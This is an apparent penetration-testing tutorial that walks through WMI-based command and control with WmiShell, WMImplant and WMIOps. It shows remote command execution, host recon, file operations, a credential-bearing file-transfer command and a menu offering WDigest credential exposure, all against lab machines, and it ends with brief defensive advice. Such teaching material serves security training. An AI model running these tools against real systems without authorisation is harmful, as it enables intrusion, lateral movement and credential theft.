

# Command and Control – WMI

Windows Management Instrumentation (WMI) is a Microsoft technology that was designed to allow administrators to perform local and remote management operations across a network. Since WMI is part of the windows ecosystem which exist since Windows 98 it can be used in almost every network regardless if it is running Windows 10 or Windows XP. Some of the operations that can be performed via WMI are:

- Command Execution
- File Transfer
- Read Files and Registry keys
- File System Examination
- Subscribe to Events

Red teams can exploit the functionality of WMI and the fact that it can be used against various Windows systems in order to perform host recon, execute commands, perform lateral movement and persistence.

The WMI service is using the DCOM (TCP port 135) or the WinRM protocol (SOAP – port 5985).

```
C:\Users\netbiosX>netstat -q

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135             DESKTOP-1ST179M:0      LISTENING
TCP   0.0.0.0:445             DESKTOP-1ST179M:0      LISTENING
TCP   0.0.0.0:5357            DESKTOP-1ST179M:0      LISTENING
TCP   0.0.0.0:5985            DESKTOP-1ST179M:0      LISTENING
TCP   0.0.0.0:47001           DESKTOP-1ST179M:0      LISTENING
TCP   0.0.0.0:49664           DESKTOP-1ST179M:0      LISTENING
TCP   0.0.0.0:49665           DESKTOP-1ST179M:0      LISTENING
```

WMI Ports – DCOM and WinRM

It runs as a SYSTEM and administrator credentials are needed. Since 2014 there are various tools that exist publicly that can be used as a command and control via WMI.

## WmiShell

WmiShell is a PowerShell script which is part of the [WmiSploit](#) and it is based on the WmiShell which was developed in python by Andrei Dumitrescu. This script uses WMI namespaces to execute commands.

```
Enter-WmiShell -ComputerName desktop-1st179m -UserName netbiosX
```

```

PS C:\Users\User\Downloads\WMI\WmiSploit> Enter-WmiShell -ComputerName desktop-1st179m -UserName netbiosX
[desktop-1st179m]: WmiShell>whoami
desktop-1st179m\netbiosx

[desktop-1st179m]: WmiShell>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : home
    Link-local IPv6 Address . . . . . : fe80::45d5:d129:da6c:1903%2
    IPv4 Address. . . . . : 192.168.1.124
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.254

Ethernet adapter 'ηπ>000 > ~«η|~ Bluetooth:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

[desktop-1st179m]: WmiShell>

```

### WmiShell – Command Execution

WmiSploit contains also a script which can execute PowerShell commands and scripts on the remote target by using WMI as a communication channel.

`Invoke-WmiCommand -ComputerName desktop-1st179m -ScriptBlock {tasklist}`

```

PS C:\Users\User\Downloads\WMI\WmiSploit> Invoke-WmiCommand -ComputerName desktop-1st179m -ScriptBlock {tasklist}

```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	N/A
smss.exe	496	Services	0	N/A
csrss.exe	588	Services	0	1.056 K
wininit.exe	664	Services	0	N/A
services.exe	792	Services	0	1.384 K
lsass.exe	800	Services	0	5.700 K
svchost.exe	892	Services	0	2.724 K
fontdrvhost.exe	908	Services	0	152 K
svchost.exe	1004	Services	0	4.288 K
svchost.exe	1040	Services	0	4.348 K
svchost.exe	1072	Services	0	2.888 K
svchost.exe	1080	Services	0	520 K
svchost.exe	1108	Services	0	2.692 K
svchost.exe	1264	Services	0	14.940 K
Memory Compression	1324	Services	0	191.416 K

### WmiSploit – Executing PowerShell Commands

## WMImplant

Chris Truncer developed WMImplant which is a PowerShell tool that leverages WMI in order to perform offensive operations. It can be used as command and control tool with the benefit that it doesn't require an agent to be dropped on the target. However administrator credentials are needed.

```

Import-Module .\WMImplant.ps1
Invoke-WMImplant

```

### Windows PowerShell

```

PS C:\Users\User\Downloads\WMI\WMImplant> Import-Module .\WMImplant.ps1
PS C:\Users\User\Downloads\WMI\WMImplant> Invoke-WMImplant

```

### WMImplant – Execution

The capabilities of WMImplant can be found in the main menu once it is executed. It can perform file transfer operations, lateral movement and host recon.

```
WMImplant Main Menu:

Meta Functions:
=====
change_user - Change the user used to connect to remote systems
exit - Exit WMImplant
gen_cli - Generate the CLI command to execute a command via WMImplant
set_default - Set default value of DebugFilePath property
help - Display this help/command menu

File Operations
=====
cat - Attempt to read a file's contents
copy - Copy a file from one location to another
delete - delete a file from the targeted system
download - Download a file from a remote machine
ls - File/Directory listing of a specific directory
search - Search for a file on a user-specified drive
upload - Upload a file to a remote machine

Lateral Movement Facilitation
=====
command_exec - Run a command line command and get the output
disable_wdigest - Remove registry value UseLogonCredential
disable_winrm - Disable WinRM on the targeted host
enable_wdigest - Add registry value UseLogonCredential
enable_winrm - Enable WinRM on a targeted host
registry_mod - Modify the registry on the targeted system
remote_posh - Run a PowerShell script on a system and receive output
service_mod - Create, delete, or modify services

Process Operations
=====
process_kill - Kill a specific process
process_start - Start a process on a remote machine
ps - Process listing

System Operations
=====
active_users - List domain users with active processes on a system
basic_info - Gather hostname and other basic system info
drive_list - List local and network drives
ifconfig - IP information for NICs with IP addresses
installed_programs - Receive a list of all programs installed
logoff - Logs users off the specified system
reboot - Reboot a system
power_off - Power off a system
```

WMImplant – Main Menu

The **change\_user** is required before the execution of any other commands in order to provide the correct credentials for remote connections.

```

Command >: change_user
Please provide the domain\username to use for authentication >: pentestlab\User
Please provide the password to use for authentication >: 
Command >: drive_list
What system are you targeting? >: 192.168.1.172

DeviceID       : C:
DriveType      : 3
ProviderName   : 
FreeSpace      : 34335354880
Size           : 42947571712
VolumeName     : 

Command >: basic_info
What system are you targeting? >: 192.168.1.172
Domain         : pentestlab.blog
Manufacturer   : VMware, Inc.
Model          : VMware Virtual Platform
Name           : WIN-M6JC587VWFF
PrimaryOwnerName : windows User
TotalPhysicalMemory : 1072054272

```

#### WMImplant – Authentication and Basic Recon

It is also possible to execute small PowerShell scripts on the target.

```

Command >: remote_psh
What system are you targeting? >: 192.168.1.124
Please provide the full path to the local PowerShell script you'd like to run on the target >: C:\Users\User\
MI\function.ps1
Please provide the PowerShell function you'd like to run >: pentestlab
Please visit pentestlab.blog
Command >:

```

#### WMImplant – Execution of PowerShell Scripts

Additionally like the WmiShell tool it has a shell functionality which can be triggered with the command\_exec as below:

```

Command >: command_exec
What system are you targeting? >: 192.168.1.124
Please provide the command you'd like to run >: whoami
desktop-1st179m\netbiosx
Command >: command_exec
What system are you targeting? >: 192.168.1.124
Please provide the command you'd like to run >: net users
Λογαριασμοί User για \\

-----
Administrator          Guest          netbiosX
WDAGUtilityAccount      Προεπιλεγμένος λογαριασμό
Η εντολή ολοκληρώθηκε με ένα ή περισσότερα σφάλματα.
Command >:

```

#### WMImplant – Shell Commands

File operations can be also performed remotely.

```

Command >: ls
What system are you targeting? >: 192.168.1.124
What's the full path to the directory? >: C:\Users\netbiosX
Hidden           : False
Archive          : False
EightDotThreeFileName : c:\users\netbiosx\3dobje~1
FileSize         : 
Name             : c:\users\netbiosx\3d objects
Compressed       : False
Encrypted        : False
Readable        : True

Hidden           : True
Archive          : False
EightDotThreeFileName : c:\users\netbiosx\appdata
FileSize         : 
Name             : c:\users\netbiosx\appdata
Compressed       : False
Encrypted        : False
Readable        : True

```

WMIImplant – Directory Listing

## WMIOps

Prior to WMIImplant [Chris Truncer](#) had developed [WMIOps](#) which can be used to perform various actions against targets during red team assessments. Some of these actions include:

- Transferring files
- Starting processes
- Killing processes
- Folder Sharing

Even though the functionality is limited to compare to WMIImplant still it implements the idea of executing commands and receiving output via WMI. The **Invoke-ExecCommandWMI** has the ability to start a process remotely.

```


PS C:\Users\User\Downloads\WMI\WMIOps> Invoke-ExecCommandWMI -Command calc.exe -Targets desktop-1st179m -User netbiosX

__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS      : 
__DYNASTY         : __PARAMETERS
__RELPATH         : 
__PROPERTY_COUNT  : 2
__DERIVATION      : {}
__SERVER          : 
__NAMESPACE       : 
__PATH            : 
ProcessId         : 5648
ReturnValue       : 0
PSComputerName    :

```

WMIOps – Start a Remote Process

The calculator will start on the target host.



WMIOps – Calculator

Transferring files over WMI can be achieved with the following function. However it needs local administrator credentials for the remote and the local machine.

```
Invoke-FileTransferOverWMI -RemoteUser victimusername -RemotePass victimpassword -
TARGETS 192.168.1.124 -File C:\Users\netbiosX\Desktop\WMImplant.ps1 -Download
C:\Users\User\Downloads\WMI\WMImplant.ps1 -LocalUser Administrator -LocalPass
pentestlab
```

### Retrieving System Drive Information:

```
PS C:\Users\User\Downloads\WMI\WMIOps> Get-SystemDrivesWMI -Targets 192.168.1.124 -User netbiosX -Pass
DeviceID      : C:
DriveType     : 3
ProviderName  :
FreeSpace     : 49383669760
Size          : 63846739968
VolumeName    :

PS C:\Users\User\Downloads\WMI\WMIOps>
```

WMIOps – System Drive Information

## Conclusion

Utilizing WMI for recon hosts and for lateral movement can allow the red team to stay hidden and exfiltrate information. The fact that WMI doesn't need a binary to be dropped in order to retrieve information and that the majority of blue teams don't monitor WMI

activities can eliminate the risk of being discovered. It is therefore necessary not completely disable WMI and to filter traffic to ports 135 and 5985 if it needed.

## Resources

---

- <https://www.youtube.com/watch?v=0SjMgnGwpq8>
- [https://www.fireeye.com/blog/threat-research/2017/03/wmimplant\\_a\\_wmi\\_ba.html](https://www.fireeye.com/blog/threat-research/2017/03/wmimplant_a_wmi_ba.html)
- <https://github.com/secabstraction/WmiSploit>
- <https://github.com/ChrisTruncer/WMIImplant>
- <https://github.com/ChrisTruncer/WMIOps/>